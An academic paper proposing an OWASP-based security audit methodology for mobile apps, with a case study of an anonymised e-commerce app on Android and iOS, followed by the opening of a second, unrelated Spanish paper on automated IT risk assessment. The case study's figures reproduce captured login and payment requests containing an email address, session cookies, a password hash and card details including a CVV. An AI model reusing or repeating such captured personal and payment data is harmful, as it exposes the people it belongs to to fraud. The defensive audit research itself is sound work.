In this paper, we introduce an auditing methodology for mobile applications covering the risks pointed out by OWASP. We firstly review, analyse and classify the OWASP 2014 Top Ten Mobile Risks [7] under different analysis blocks. Then, we propose a methodology that uses these analysis blocks to audit the security of mobile applications. The methodology is evaluated in practice by auditing the same functional application developed for two different mobile platforms: Google's Android and Apple's iOS. We focus on these platforms since they lead the global smartphone market [8]. Our methodology revealed several application design flaws related to implementation and handling of data, as well as information leakage. We found that sensitive application user data may be easily reachable by an attacker or third-party applications, even remotely.

The outline of this paper is as follows. Section II visits the related work. Section III summarises the OWASP Top Ten Mobile Risks, and the analysis blocks identified. The methodology proposed is introduced in Section IV. A case of use is presented and discussed in Section V. Section VI

concludes the paper.

II. Related Work

As noted earlier, to the best of our knowledge, there is not a methodology for security auditing on mobile applications. Recent published works are mainly focused on the application usability [9] or rapid development [10], [11], rather than security aspects of the application itself. Nevertheless, it is worth to mention [12], where a methodology to empirical analysis of permission-based security models and enhancements to Android is introduced.

Although, several tools are available to analyse concrete security aspects – mainly related with the confidentiality – in mobile platforms, they have specific usages. However, they can be used together to conduct a security audit in mobile applications. For instance, ProtectMyPrivacy [13] detects access to private data and substitutes it by anonymised data under user requests in Apple's iOS. Similarly, other tools, such as PiOS [14], PSiOS [15], DiOS [16], perform static or dynamic analysis into applications to detect sensitive data leakage.

Likewise, TaintDroid [17] monitors privacy data using an information flow tracking system. SCanDroid [18] allows to check whether data flow through an application is consistent with its security specifications. Other tools, such as DroidScope [19], Andrubis [20], and Google's Bouncer [21], focus on analyzing mobile applications to detect malicious behaviors (i.e., malware).

III. Analysis Blocks to Identify Mobile Risks

In this section, we summarize the OWASP Top Ten Mobile Risks for 2014 [7] to identify where the common defects are found and how they can be surfaced during an application security auditing. The OWASP Top Ten Mobile Risks list the most common risks according to different factors such as threatening agents, attack vectors, weaknesses, technical impact, and business impact. OWASP classifies common mobile security risks and provide assurance controls to reduce its impact or likelihood of exploitation. The OWASP risks are briefly introduced:

(M1) *Weak Server Side Controls* considers the risks from third-party components like backend servers required by most mobile applications. This risk includes insecure server configuration, authentication errors, session management weakness, access control vulnerabilities, just to mention few.

(M2) *Insecure Data Storage* considers the potential risks caused by vulnerabilities on the data storage in the mobile device. These risks can cause information leakage.

(M3) *Insufficient Transport Layer Protection* identifies vulnerabilities like non-encrypted transport layer communications, the usage of weak crytographic algorithms or the acceptance of unauthorized certifications.

(M4) *Unintended Data Leakage* risk considers the unknown potential vulnerabilities in the data management by the application or operating system.

(M5) *Poor Authorization and Authentication* considers risks associated with unacceptable authentication assumptions like that only authenticated users can send requests to the server without further validation of the user or weak authentication protocols.

(M6) *Broken Cryptography* includes the incorrect usage of the encryption/decryption process or the usage of weak in nature cryptographic algorithms.

(M7) *Client Side Injection* gathers the risks of not validating user input data, avoiding code injection.

(M8) *Security Decisions via Untrusted Inputs* brings together the risk associated with accepting any type of input source. This is specially relevant in the case of Inter Process Communication (IPC) mechanisms.

(M9) *Improper Session Handling* collects the defects that can lead in vulnerabilities in handling user session.

(M10) *Lack of Binary Protection* identified as risk using untrusted source repositories to host the mobile application code. Any source repository out of physical control by the organization has to be considered insecure.

Considering the target of the attack vector, these risks can be grouped into those which objectives are the server and communications, and those targeting the application itself.

Risks affecting server and communications include M1, M3, M5, M6 and M9. All these risks have in common that they are considering risks in the communication between the mobile application and the backend servers or lack of poor authorization/authentication in the server side when it is receiving client requests. For instance, self-signed or expired certificates, vulnerable SSL implementations, or encrypted communications weak and even unencrypted.

Those targeting the application are M2, M4, M7, M8 and M10. These risks refer to vulnerabilities like data application files containing sensitive data (such as password or username) stored in plain text and accessible by third-party applications, unknown OS vulnerabilities that may unintendedly compromise an application, and the deployment of executable code without additional protections, such as obfuscation or packing.

We have identified five analysis blocks which can detect a risk area according to application logic. Namely, the blocks are: *Environment Analysis*, *Connections*, *Sensitive Data*, *Application Own Data*, and *Application Structure*. Each block clearly delimits the aspects to be analysed in a mobile application to detect likely vulnerabilities. The risks of OWASP can belong to several blocks of analysis as OWASP classifies risks in light of the threats beyond that analysis purposes. For instance, the M5 risk accounts for authentication not only on the application side (i.e., a user must be logged in to access to concrete backend services), which belongs to *Application Structure*; but also on the server side (i.e., a backend service must not be anonymously reached), which is covered by *Environment Analysis*. Similarly, M5 is also covered by *Application Own Data* since an application may ask for a weak login password to execute.

Environment Analysis: This analysis block covers the OWASP Top Ten Mobile Risks M1, M5, M7, and M10. The environment analysis block encompasses the study of the mobile device (i.e., if the device is using a custom or modified firmware, platform versions, etc.), the application backend server, and the information related to the application (i.e., the market from which it was downloaded, who developed it, whether it can be decrypted/reversed, etc.).

Application backend servers are used by mobile applications for different purposes: Either to provide extra func-

tionalities, to be customized/updated, or to properly execute. Although remote servers might be considered to be out of scope when auditing an application, note that application data can be compromised whether these servers are compromised somehow. Thus, this analysis block verifies whether confidentiality and integrity properties are hold.

Connections: This block relates to OWASP Top Ten Mobile Risks M1, M3, M4, and M7. It encompasses the analysis of all types of communications available in the mobile device, and thus likely to be used by an application. They can be from device to device, device to the Internet or device to computer. Communications can be performed using different technologies, such as mobile data, Wi-Fi, IRDA, Bluetooth, or NFC.

Four main questions are addressed by this analysis block:

- *Where is the application connecting to?*: The destination of any connection performed by the application has to be located and logged. For instance, the IP address or URL when connecting through the Internet, or the target device name and MAC when connecting though a Bluetooth, IRDA, or NFC connection.
- *What is the protocol being used on the connection?*: The protocol involved in any connection has to be known to detect whether is vulnerable or otherwise secure. For instance, an Internet connection using HTTP instead of HTTPS protocol enables unencrypted instead of encrypted communication.
- *What data are being transmitted in the connection?*: Whether user data are being set, we need to know what specific files are being sent, what commands are being used, etc.
- *Does the application perform certificate pinning?*: Otherwise, even though the application could perform a presumably secure connection, it could be compromised using self-signed certificates. An analysis of applications potentially vulnerable to Man-in-the-middle attacks on SSL/TLS connections is introduced in [22].

Sensitive Data: This block only relates to OWASP Top Ten Mobile Risks M4. Sensitive data includes data managed by the operating system, such as data related to device hardware Identification (UDID, MAC, IMEI, ...), its status (Wi-Fi and Bluetooth on/off, 2G/3G/4G connection, etc.), or other data related to native OS applications (contacts, calendar events, messaging, etc.).

It is common that mobile applications request access to (or even send) sensitive user data. For instance, *Path* [23], *Hipster* [24] or *Twitter* [25]) applications.

A relevant question arises: *What is the motivation behind these data accesses?*. Normally it is just for legitimated or commercial purposes, although malicious applications get this kind of data for spurious reasons. A study performed over Android applications [20] shows that, in general, applications requesting a high number of permissions are likely malicious software (i.e., malware).

Application Own Data: This analysis block fits to OWASP Top Ten Mobile Risks M2, M4, M5, M6, and M9. Application own data refers to data generated and managed by the application itself. For instance, format files such as XML, PList, SQLite are commonly used to store the application own data. These data are generally saved in files in the device, and may include credentials, images, documents, logs, or any other kind of data. So, any person having physical access to the device, a third-party application or a malware application installed on the device, could access this data. Thus, any data generated/handled by an application must be securely saved to prevent unauthorised access.

	Environment Analysis	Connections	Sensitive Data	Application Own Data	Application Structure
M1	√	√			
M2				√	√
M3		√			√
M4		√	√	√	√
M5	√			√	√
M6				√	√
M7	√	√			√
M8					√
M9				√	√
M10	√				√

Table I
RELATIONSHIPS BETWEEN OWASP'S RISKS AND THE ANALYSIS BLOCKS.

Application Structure: This analysis block covers all risks on the OWASP Top Ten except M1. This point covers everything related to the design and implementation of the application. In fact, this analysis block uses the binary code disassembled or source code of the application retrieved in the *Environment Analysis* block. Here, an analysis of the source/binary code is required.

Any vulnerability/operability analysis performed on the application is also covered by this block. This is indeed one of the most important blocks, since it provides information related to the application. For instance, the application must work properly and according to what it is expected to do. This analysis block detects when an application shows an unexpected behaviour, drains the battery or crashes during execution due to an exception. Apart from a dynamic application analysis, a static analysis is also carried out. Hard-coded strings must be studied to check whether they contain relevant information, such as developer credentials, URLs, or databases passwords.

Table I summarises the relationships between the analysis blocks and the OWASP risks.

IV. A SECURITY ASSESSMENT METHODOLOGY

In this section, we present a methodology to conduct security audit of mobile applications covering the analysis blocks presented in Section III, and thus, the OWASP Top Ten Mobile Risks. This methodology allows finding vulnerabilities, to detect malicious behaviours, and even to analyse application performance. The methodology also aims at covering a broad number of aspects when auditing a mobile application, such as detecting coding flaws or insecure design.

The methodology consists of three main phases subdivided into several tasks: *Pre-runtime*, which encompasses the analysis of the application before executing it; *Runtime*, which describes the analysis performed to an application under execution; and *Post-runtime*, which encompasses the analysis tasks after an application execution. Fig. 1 depicts a flowchart of the proposed methodology.

A. Pre-Runtime Phase

This phase is performed before executing the application. It can be divided into two tasks: *Preliminary Analysis*, and




Figure 1. Flowchart of the proposed methodology.

Static Analysis. The former is related to Environment Analysis block, while the latter applies to Application Structure.

The Preliminary Analysis task describes the process of information gathering, decrypting, and reversing the application. Information gathering is the process of obtaining information about the application. Information can be passive, when it refers to the information collected non-intrusively from the device or remote servers (e.g., developer's, application description, or server information), or active, when the information is collected intrusively. For instance, scanning tools are used in the remote servers to obtain the IP, OS, public services and potential vulnerabilities. Decrypting and reversing are the processes to fully obtain the binary code in a (somehow) human-readable form. For instance, Java classes and related content are obtained when analysing a Google's Android application. Similarly, assembly code is obtained when analysing an Apple's iOS application.

The Static Analysis is decomposed into multiple tasks, such as analysing all strings (readable text) retrieved from the source code, binary code, or configuration files, studying the source/binary code to find vulnerabilities (e.g., code coverage analysis, authorization logic schemes, or quality test), analysing the design of the application to check its abstraction, modularity, or extensible considerations, or to analyse the sensitive data accessed by the application. Note that the source code or the disassembled binary code is needed.

B. Runtime Phase

This phase is performed during the execution of the application. It can be divided into several tasks: *File Handling*, *Data Sent*, *Access to Sensitive Data*, *Network Behaviour*, and *Running Code*. In this phase, Connections, Application Own Data, and Sensitive Data analysis blocks are involved.

File Handling covers the process of writing, reading and handling (i.e., creation, deletion or movement) files within the application using either third-party applications or native functions of the OS. For instance, whether an Android application stores a file on the external memory, this file could be read by any other application. However, when the file is stored within the application sandbox, it is only accessible by the own application. Unlike Google's Android, Apple's iOS always stores files in the application sandbox, which restricts unauthorised file access.

Data Sent refers to the network packets being transmitted by the application. Third-party applications such as Wireshark, Burp, or `tcpdump` can be used in this step, independently from the OS in which the application is running on. To check whether the connection is ciphered, is using certificate pinning and credentials are also sent ciphered are usually performed in this phase. An auditor also must check whether the data being sent is sensitive or private, and verify this sending is done with user consent.

Sensitive Data focuses on verifying to what data the application is accessing at runtime, since these data could differ from the results obtained in the Pre-Runtime phase. For instance, an application can create new code during execution, and make use of a buffer overflow to eventually access to this new code and access to some sensitive data [26]. An auditor can use specific tools (e.g., TaintDroid [17] or DiOS [16]) to monitor system calls related to data handling.

Network Behaviour is related to the analysis of Internet connections, i.e., the final destinations of any connection established by the application. These connections might be legitimate when it is related to the service provided by the application, or illegitimate when referring to exfiltrating user behaviour or other sensitive user data.

Running Code covers the entire process of dynamically analysing an application. To check whether an application is performing the role it should do is a part of these analysis phase. Messages, activities, services, events, etc. must be monitored by an auditor, and keep tracking of methods executed, parameters, and return values.

C. Post-Runtime Phase

The last phase of the methodology deals with forensics data, as it is performed after the application has been executed. Namely, we propose to analyse keychain, cookies, property lists, databases, logs and files downloaded during the execution of the application. This phase includes only the *Data analysis block*.

Keychain is the internal credential storage managed by the OS, usually very secure unless the device has a non-native OS firmware (i.e., it is rooted or jailbreaked). An application with high privileges can read system memory, and thus read the keychain. Therefore, it is recommended to store credentials in ciphertext instead of plaintext.

Cookies are used by the OS to connect to services without further login intentions. For instance, in Apple's iOS, the cookies are stored in the backup files, therefore an attacker can access to different services using a stolen authenticated session cookie.

Property List and Configuration Files correspond to generated files which store any kind of sensitive data, private information or even credentials. These files are sometimes stored in plain text in insecure locations and in the backup files. Thus, they can be usually accessed without privileges, and thus, stolen.

Databases, normally SQLite, refer to files generated during execution and used to store internal application data. These data can be very diverse, such as private data, sensitive data, or credentials. An auditor must review all these files to verify what they contain, how it is stored and handled.

Logs describes the files that contain information of the execution, usually used for debugging purposes. These files are useful to analyse the reasons of application failures, or the status of its execution.

Finally, Files Downloaded relate to files that are downloaded via any connection (e.g., JavaScript files, binaries, configuration files, etc.). These files must be studied to verify its type and what for they are being used.

V. Case Study: eCommerce Application

In order to evaluate the effectiveness of the methodology proposed, we audit the same application on Google's Android and Apple's iOS platforms. We have chosen an application (for anonimity called eCommerce app) from a Spanish online outlet, which is freely available at Google Play and Apple Store. eCommerce app is a multi-platform application used by more than 15 million of world-wide users, containing several functionalities where the methodology applies: Authorisation, authentication, user session handling, sensitive data handling, user private data storage, backend data handling, purchases, etc.

For the sake of space, we only reveal the most significant vulnerabilities found during the auditing process. A full report can be found at [27].

A. On Pre-Runtime Phase

The first step is to gather information about eCommerce app. Passive information matches for both platforms: The application author is a known developer named *Anonimised*; servers and user databases used by eCommerce app coincide those used by the eCommerce website utilizes; this also happens to other services such as databases of users and others. Active information shows a CVE-2004-0230 [28] vulnerability on the server es.ecommerce.com: A Denial-of-Service attack on this server would totally leave the application out of service.

A static analysis on eCommerce app reveals the application permissions. In the case of Google's Android version, the declared permissions are related to the use of the Internet and the Google Cloud Messaging [29], to vibrate, to keep the device on, to access to user's Google account registered on the device, and to read phone contacts and phone state. In our opinion, the last permissions could be considered non relevant for this kind of application. Permissions declared in Apple's iOS version clearly differ: Apart from Internet access, it has access to the MAC address, location information, pasteboard and advertising IDs. In our opinion, again some of these information is not necessarily needed.

Besides, some of these permissions could be used to harvest user data. For instance, the application could periodically monitor the pasteboard for changes and read any copy-pasted sensitive data out. We conclude that in both platforms the application asks for some permissions without a clear purpose.

Analysing the strings in both platform applications, we have found references to login passwords stored in MD5, to data stored in SQLite3 files, as well as the login email in plain text. This issue is relevant for the next phase.

B. On Runtime Phase

In this phase we deeply analyse the network behaviour and data sent by eCommerce app in both platforms. Both applications are communicating with the same servers where vulnerabilities aforementioned in login and shopping requests.

```
POST /auth/login HTTP/1.1
cookie: force_platform=web; dtCookie=2620DC1711659F8DF749DC4A8B742FCB|_default|1;
TS669e14=867f89f5a3c728490653d5680e3e55415b9e27161cb99b35544248a883971f5f152444d421
9396cde0a53e77; _ga=GA1.2.430789342.1413630153;
        JESSID_es=f0uq3dlsunvvl9dkats65rqfc1;
TS5eb823=1b2d1ffd72e7c471df188d2c37e7cd5d2baf62ff5e138a2f54b7882b;
TS252493=49a86fccfb3179bdebcc7e59ab2bd9dd5b9e27161cb99b3554b788025ef7bf877ee7511d
Content-Length: 126
Content-Type: application/x-www-form-urlencoded
Host: es.        .com
Connection: Keep-Alive

login_type=md5&source=mobile&member_login_email=floro_2012%40hotmail.es&member_logi
n_password=020494b6                              44ca4c4
```

(a) HTTP POST login request in Google's Android platform

```
POST /mycart/checkout HTTP/1.1
Host: es.        .com
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: TS252493=5adfdaabd78bd73f843d0ac2a363bc7fc280c1c9b2e73c2a54b7904d; dtCookie=|_default|0;
        JESSID_es=ns97vetbrm6ujodf3mmbmafb25;
TS669e14=6fa0c1575802d00375ffc65f9d380aebc280c1c9b2e73c2a54b7904d83971f5f973c7e0f219396cd2bcfe94d
Accept-Language: es-es
Accept: */*
Content-Length: 264
Connection: keep-alive
User-Agent:          /2.8 CFNetwork/672.1.13 Darwin/14.0.0

card_holder_name=Ramon&card_number=5784725484544096&card_expiration_month=01&card_expiration_year
=2016&cvv2=437&payment_method=mastercard&member_advertising=on&amex_zipcode=&commercial_name=&bus
siness_id=&accept_conditions=on&billing_dir=&billing_cp=&billing_city=
```

(b) HTTPS POST payment request in Apple's iOS platform

Figure 2. Vulnerable (a) login and (b) payment requests of eCommerce app.

Login requests are performed using an unencrypted HTTP connection and sending plain-text username and password encrypted with MD5 out. Note that MD5 has been repeatedly demonstrated to be vulnerable [30], [31]. Besides, a large number MD5 rainbow tables can be found on the Internet, so an attacker has a high chance of getting back the password in plain text. Every time a user opens the application and logs in, even when the login credentials are remembered, the login request is sent. Figure 2(a) depicts the HTTP POST login request generated by eCommerce app in Google's Android platform.

eCommerce app uses mobile retargeting, i.e., it collects information on the mobile user to later send to the user personalised advertising. This feature is offered by several third-party companies. In this case, it uses a TapCommerce service and sent relevant data out, such as session ID, timestamp, and OS.

Purchase requests are done using encrypted HTTPS connections but without certificate pinning. This means that the application is vulnerable to self-signed certificates, which allow to decrypt data being sent. An Man-in-the-Middle (MitM) attack using a transparent proxy such as Mallory could be used towards this end.

Similarly, payment requests use an encrypted HTTPS connections but without certificate pinning. The data being sent out are related with credit card used for payment: Card number, card issuer, card holder, card expiration, and CVV code. Note that an attacker can retrieve these sensitive data using a similar scenario to the purchase request attack. Figure 2(b) depicts the HTTPS POST payment request generated in Apple's iOS platform.

File handling analysis shows that files are written to the application sandbox, which prevent access by third-party applications.

During the execution of the application, the most-used permissions in Apple's iOS platform are the access to the MAC address, pasteboard and the iPhone's Unique Identifier (UDID).

C. On Post-Runtime Phase

In the case of eCommerce app, the main issue is to verify how the data are stored since it is a benign application.

Credentials data are stored outside the OS keychain in both platforms. However, files written into the application sandbox are plain text and contain these credentials. In the case of the Google's Android version, the user email is stored in plain text while the user's password is stored in MD5. In the case of Apple's iOS version of eCommerce app stores the user email and login password in plain text and this file is saved when backuping. Thus, this information can be read by any attacker with access to the backup files. This problem not only endangers the confidentiality of user credentials but also other services used by the user, since people often use the same credentials for different services (e.g., email, social networks, cloud storage, etc.).

Lastly, it is worth mentioning that a cookie of eCommerce website is stored on Google's Android platform containing session information.

Findings Summary

In brief, we found several vulnerabilities in each phase of the proposed methodology: During the Pre-Runtime phase, we found a vulnerability on the remote servers used by the application that can lead to unavailability; On Runtime phase, we found that user credentials are transmitted in plain text but password, which is weak ciphered using MD5. Moreover, purchase requests containing credit card user data are transmitted using a encrypted connection but likely to be spoofed by a MitM attack; On Post-Runtime we found files generated by the application are totally insecure stored, being easily accessed by third-party applications, by malware, or by physically accessing to the device or a device backup file. We have notified all vulnerabilities the spanish CERT to be eventually corrected.

VI. Conclusions

Today mobile applications process tons of private end user data due to its pervasive usage for any daily activity. Hence, it is necessary to develop methodologies to guarantee the security in mobile applications. Therefore, a security auditing methodology is needed to verify that a mobile application is doing what is expected to do, and no hidden behaviours are detected. In this paper, we consider the OWASP Top Ten Mobile Risks, and based on them, we define five main analysis blocks that cover these risks (*Environment Analysis*, *Connections*, *Application Own Data*, *Sensitive data*, and *Structure of the application*). Using these blocks, we propose a methodology to guide an auditor to perform the audit of a mobile application. By applying it, the auditor can certify that the mobile application covers the top risks identified by OWASP as critical.

This methodology allows finding vulnerabilities, and detecting suspicious behaviours in a mobile application. We validate our methodology analysing a widely used spanish online outlet application available for Google's Android and Apple's iOS platforms. In both platforms several vulnerabilities have surfaced. These vulnerabilities may compromise the confidentiality, integrity of the user data and the availability of the service provided by the application.

Agradecimientos

This work was partially supported by the Spanish National Institute of Cybersecurity (INCIBE) accordingly to the rule 19 of the Digital Confidence Plan (Digital Agency of Spain) and the University of León under the contract X43. Also, we would like to thank to Ricardo J. Rodriguez for helping us with the development and desing of the paper.

References

[1] K. Ewusi-Mensah, *Software Development Failures*. MIT Press, 2003.

[2] R. Charette, "Why software fails [software failure]," *IEEE Spectrum*, vol. 42, no. 9, pp. 42–49, September 2005.

[3] O. H. Alhazmi, S. Woo, and Y. K. Malaiya, "Security vulnerability categories in major software systems," in *Procs. IASTED 2006*, 2006, pp. 138–143. [Online]. Available: http://www.cs.colostate.edu/~malaiya/pub/CNIS-547-097.pdf

[4] M. Dowd, J. McDonald, and J. Schuh, *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Addison-Wesley, 2006.

[5] W. Jimenez, A. Mammar, and A. Cavalli, "Software Vulnerabilities Prevention and Detection Methods: A Review," in *Procs. SEC-MDA 2009*. CTIT Workshop Procs. Series, Jun 2009, pp. 6–13. [Online]. Available: http://www.utwente.nl/ewi/ecmda2009/workshops/ECMDA2009-SEC-MDA.pdf

[6] IEEE STD 1028-2008, "IEEE Standard for Software Reviews and Audits," IEEE STD 1028-2008, pp. 1–52, 2008.

[7] OWASP, "OWASP 2014 Top Ten Mobile Risks," [Online; accessed at January 28, 2014], January 2014, https://www.owasp.org/index.php/OWASP_Mobile_Security_Project.

[8] International Data Corporation, "Smartphone OS Market Share, Q3 2014," [Online; accesed at November 28, 2014], 2014, http://www.idc.com/prodserv/smartphone-os-market-share.jsp.

[9] M. G. Cimino and F. Marcelloni, "An efficient model-based methodology for developing device-independent mobile applications," *J. Syst. Architect.*, vol. 58, no. 8, pp. 286–304, 2012.

[10] Y.-J. Jeong, J.-H. Lee, and G.-S. Shin, "Development Process of Mobile Application SW Based on Agile Methodology," in *Procs. of ICACT 2008*, Feb 2008, pp. 362–366.

[11] V. Rahimian and R. Ramsin, "Designing an Agile Methodology for Mobile Software Development: A Hybrid Method Engineering Approach," in *Procs. of RCIS 2008*, June 2008, pp. 337–342.

[12] D. Barrera, H. G. Kayacik, P. C. van Oorschot, and A. Somayaji, "A Methodology for Empirical Analysis of Permission-based Security Models and Its Application to Android," in *Procs. of ACM CCS'10*. New York, NY, USA: ACM, 2010, pp. 73–84.

[13] Y. Agarwal and M. Hall, "ProtectMyPrivacy: Detecting and Mitigating Privacy Leaks on iOS Devices Using Crowdsourcing," in *Procs. of MobiSys '13*. New York, NY, USA: ACM, 2013, pp. 97–110.

[14] M. Egele, C. Kruegel, E. Kirda, and G. Vigna, "PiOS: Detecting Privacy Leaks in iOS Applications," in *Procs. of NDSS 2011*. The Internet Society, 2011. [Online]. Available: http://www.isoc.org/isoc/conferences/ndss/11/pdf/9_2.pdf

[15] T. Werthmann, R. Hund, L. Davi, A.-R. Sadeghi, and T. Holz, "PSiOS: Bring Your Own Privacy & Security to iOS Devices," in *Procs. ASIA CCS'13*. New York, NY, USA: ACM, 2013, pp. 13–24.

[16] A. Kurtz, A. Weinlein, C. Settgast, and F. C. Freiling, "DiOS: Dynamic Privacy Analysis of iOS Applications," Friedrich-Alexander-Universität Erlangen-Nürnberg, Dept. of Computer Science, Technical Reports CS-2014-03, June 2014.

[17] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, "TaintDroid: An Information Flow Tracking System for Real-time Privacy Monitoring on Smartphones," *Commun. ACM*, vol. 57, no. 3, pp. 99–106, Mar. 2014. [Online]. Available: http://doi.acm.org/10.1145/2494522

[18] A. P. Fuchs, A. Chaudhuri, and J. S. Foster, "SCanDroid: Automated Security Certification of Android Applications," Department of Computer Science, University of Maryland, College Park, Tech. Rep. CS-TR-4991, November 2009.

[19] L. K. Yan and H. Yin, "DroidScope: Seamlessly Reconstructing the OS and Dalvik Semantic Views for Dynamic Android Malware Analysis," in *Procs. of USENIX SEC'12*. Berkeley, CA, USA: USENIX Association, 2012, pp. 29–29.

[20] M. Lindorfer, M. Neugschwandtner, L. Weichselbaum, Y. Fratantonio, V. van der Veen, and C. Platzer, "ANDRUBIS - 1,000,000 Apps Later: A View on Current Android Malware Behaviors," in *Procs. BADGERS 2014*, 2014, to appear.

[21] H. Lockheimer, "Android and Security," [Online; accesed at March 21, 2014], February 2012, http://googlemobile.blogspot.com.es/2012/02/android-and-security.html.

[22] S. Fahl, M. Harbach, T. Muders, L. Baumgärtner, B. Freisleben, and M. Smith, "Why Eve and Mallory Love Android: An Analysis of Android SSL (in)Security," in *Procs. CCS'12*. ACM, 2012, pp. 50–61.

[23] A. Thampi, "Path uploads your entire iPhone address book to its servers," [Online; accessed at October 1, 2013], 2012, http://mclov.in/2012/02/08/path-uploads-your-entire-address-book-to-their-servers.html.

[24] M. Chang, "Hipster uploads part of your iPhone address book to its servers," [Online; accessed at November 7, 2013], February 2012, http://blog.markchang.net/post/17244167951/hipster-uploads-part-of-your-iphone-address-book-to-its.

[25] D. Sarno, "Twitter stores full iPhone contact list for 18 months, after scan," [Online; accessed at December 3, 2013], February 2012, http://articles.latimes.com/2012/feb/14/business/la-fi-tn-twitter-contacts-20120214.

[26] T. Wang, K. Lu, L. Lu, S. Chung, and W. Lee, "Jekyll on iOS: When Benign Apps Become Evil," in *Procs. USENIX SEC'13*, ser. SEC'13. Berkeley, CA, USA: USENIX Association, 2013, pp. 559–572.

[27] Álvaro Botas, "Security Audit Report of eCommerce App," Research Institute of Applied Sciences in Cybersecurity, Tech. Rep., 2015, available at http://grupos.unileon.es/riasc/files/2015/01/eCommerceAuditReport.pdf.

[28] CVE Details, "Vulnerability Details : CVE-2004-0230," [Online; accessed at January 5, 2015], August 2004, http://www.cvedetails.com/cve/CVE-2004-0230/.

[29] Google, "Google Cloud Messaging for Android," [Online; accessed at January 5, 2015], https://developer.android.com/google/gcm/index.html.

[30] X. Wang and H. Yu, "How to Break MD5 and Other Hash Functions," in *Procs. EUROCRYPT 2005*, ser. LNCS, R. Cramer, Ed., vol. 3494. Springer, 2005, pp. 19–35.

[31] M. Stevens, A. Sotirov, J. Appelbaum, A. Lenstra, D. Molnar, D. Osvik, and B. de Weger, "Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate," in *Procs. CRYPTO 2009*, ser. LNCS, S. Halevi, Ed., vol. 5677. Springer, 2009, pp. 55–69.

Propuesta de arquitectura para un Sistema Automatizado de evaluación del riesgo TIC

Rafael Estepa
Universidad de Sevilla
ETS Ingenieros. 41092 Sevilla
rafaestepa@us.es

Antonio Estepa
Universidad de Sevilla
ETS Ingenieros 41092 Sevilla
aestepa@us.es

Ignacio Campos
Universidad de Sevilla
ETS Ingenieros 41092 Sevilla
icampos@wtelecom.es

Isaac Peña Torres
Wellness Telecom S.L
41092 Sevilla
ipena@wtelecom.es

Cristian Estrada
Wellness Telecom S.L
41092 Sevilla
criestlav@wtelecom.es

Mercedes Castaño
Wellness Telecom S.L
41092 Sevilla
mcastano@wtelecom.es

Abstract- **La toma de consciencia en el riesgo es clave en la seguridad de las organizaciones. Por ello es importante que las organizaciones dispongan de productos o servicios que ayuden en esta tarea. Este artículo presenta nuestra experiencia con el diseño de un sistema automatizado de auditorías de seguridad. El sistema ha sido diseñado para realizar de forma autónoma las tareas de inventariado, búsqueda de vulnerabilidades y detección de ataques a través de la red a los sistemas auditados. El sistema sólo utiliza componentes de software libre y combina el resultado de herramientas activas y pasivas mediante dos etapas de correlación. El objetivo final es ofrecer una estimación del nivel de riesgo de cada uno de los activos de la organización.**

***Index Terms*- Auditoría Riesgo, correlación eventos**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

Los informes de auditoría seguridad contribuyen positivamente a la seguridad de las organizaciones puesto que ayudan a la concienciación del riesgo al que se enfrentan, así como a decidir de manera racional las posibles medidas de mitigación. Sin embargo, la realización de este tipo de informes requiere un trabajo humano intensivo en dedicación que siga una metodología exhaustiva y reconocida, además de experiencia para discernir la probabilidad de materialización del riesgo y su efecto en la organización. Ambos condicionantes hacen que sea difícil para una organización la ejecución de este tipo de informes, especialmente en organizaciones de pequeño tamaño cuya limitación de recursos condiciona la capacidad para financiar este tipo de actuaciones. Adicionalmente, la falta de percepción de riesgos por parte de los equipos directivos hace que muchas empresas no sean conscientes de la necesidad de estos informes.

Una de las maneras de eliminar las barreras anteriores podría ser disponer de un servicio de auditoría lo más automatizado posible en el que la organización auditada apenas tuviese que interactuar con el sistema. Es evidente que una auditoría automatizada nunca conseguirá los mismos niveles de corrección, valoración de riesgos o precisión similares a una auditoría manual que use métodos, procesos y herramientas reconocidas (p.ej. MAGERIT, ISO 31000, sistemas DRM /DRA [1], etc.). No obstante, la automatización reduce notablemente el coste y puede ofrecer una primera idea sobre el riesgo que corre una organización, facilitando la toma de decisiones en consecuencia. Por ello, pensamos que un sistema automático de auditoría puede ser presentado como un primer paso económico que ayude a las empresas a ser conscientes de su nivel de riesgos.

En este trabajo presentamos nuestra experiencia en el diseño de un sistema automático de auditorías de seguridad que puede ser desarrollado usando herramientas existentes de software libre. Este sistema esta siendo desarrollado en la actualidad y estará en fase de pruebas en breve. La arquitectura propuesta permite utilizar herramientas activas (por ejemplo: *nmap*) para la fase de escaneo y búsqueda de vulnerabilidades, así como herramientas pasivas (por ejemplo: IDS suricata) para la detección de patrones de tráfico ligados a distintos eventos de seguridad (alarmas como la detección de malware, accesos a direcciones IP maliciosas, etc...). La arquitectura propuesta permite obtener información de eventos de seguridad desde diferentes herramientas, por ello también utiliza la correlación de eventos para sacar el máximo partido de la información recopilada.

